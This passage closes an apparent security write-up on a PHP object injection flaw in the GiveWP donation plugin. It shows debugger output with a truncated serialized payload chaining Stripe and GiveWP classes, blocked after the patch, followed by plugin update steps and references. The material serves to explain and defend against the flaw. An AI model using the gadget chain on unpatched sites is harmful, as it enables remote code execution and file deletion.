


```
            if (is_serialized($value)) {   $value: "O:19:"Stripe\\\StripeObject":1:{s:10:"\0*\0_values"
                return true;
            }
        }

        return false;
    }
```

```
$key = "give_title"
$post_data = {string[10]} ["9", "O:19:"Stripe₩₩₩...", "664fbae36a", "0", "$10", +5 more]
$post_data_keys = {string[20]} ["give-form-id", "give-gateway", "card_name", "card_number", "card_cvc", +15 more]
$value = "O:19:"Stripe₩₩₩₩StripeObject":1:{s:10:"₩0*₩0_values";a:1:{s:3:"foo";O:62:"Give₩₩₩₩PaymentGateways₩₩₩₩DataTransferObjects₩₩₩₩GiveInsertPay
```

Figure 30. Failed attack after the patch

To patch the vulnerability, you must log in with the dmin account, access the wp-admin page on the website, and then select Updates to perform the plugin update.



Plugins (2)

The following plugins have new versions available. Check the ones you want to update and then click "Update Plugins".

Update Plugins

□ Select All

□ **Akismet Anti-spam: Spam Protection**
You have version 5.3 installed. Update to 5.3.3. View version 5.3.3 details.
Compatibility with WordPress 6.6.1: 100% (according to its author)

☑ **Give - Donation Plugin**
You have version 3.14.1 installed. Update to 3.16.0. View version 3.16.0 details.
Compatibility with WordPress 6.6.1: 100% (according to its author)

□ Select All

Update Plugins

Figure 31. Patch process for the vulnerable plug-in

Detailed patch information can be found in the link below:
•URL: https://wordpress.org/plugins/give/#developers

Therefore, if you are a user of a vulnerable version of the GiveWP plugin (version 3.14.2 or earlier), which has a PHP objection injection vulnerability and thus allows arbitrary file deletion and arbitrary command execution attacks, you should follow the above steps to patch it.

■ Reference Sites

- History of Bearsthemes and GiveWP: https://givewp.com/documentation/resources/history-of-bearsthemes-and-givewp/
- $4,998 Bounty Awarded and 100K WordPress Sites Protected Against Unauthenticated Remote Code Execution Vulnerability Patched in GiveWP WordPress Plugin: https://www.wordfence.com/blog/2024/08/4998-bounty-awarded-and-100000-wordpress-sites-protected-against-unauthenticated-remote-code-execution-vulnerability-patched-in-givewp-wordpress-plugin/
- WordPress Developer Resources - Hooks: https://developer.wordpress.org/plugins/hooks/
- WordPress Developer Resources – add_action: https://developer.wordpress.org/reference/functions/add_action/
- PHP Object Injection: https://owasp.org/www-community/vulnerabilities/PHP_Object_Injection
- PHP Documentation – Magic Methods: https://www.php.net/manual/en/language.oop5.magic.php
- Code Reuse Attacks in PHP – Automated POP Chain Generation: https://websec.wordpress.com/wp-content/uploads/2010/11/rips_ccs.pdf
- x.com (nav1n0x): https://x.com/nav1n0x/status/1828715567785636112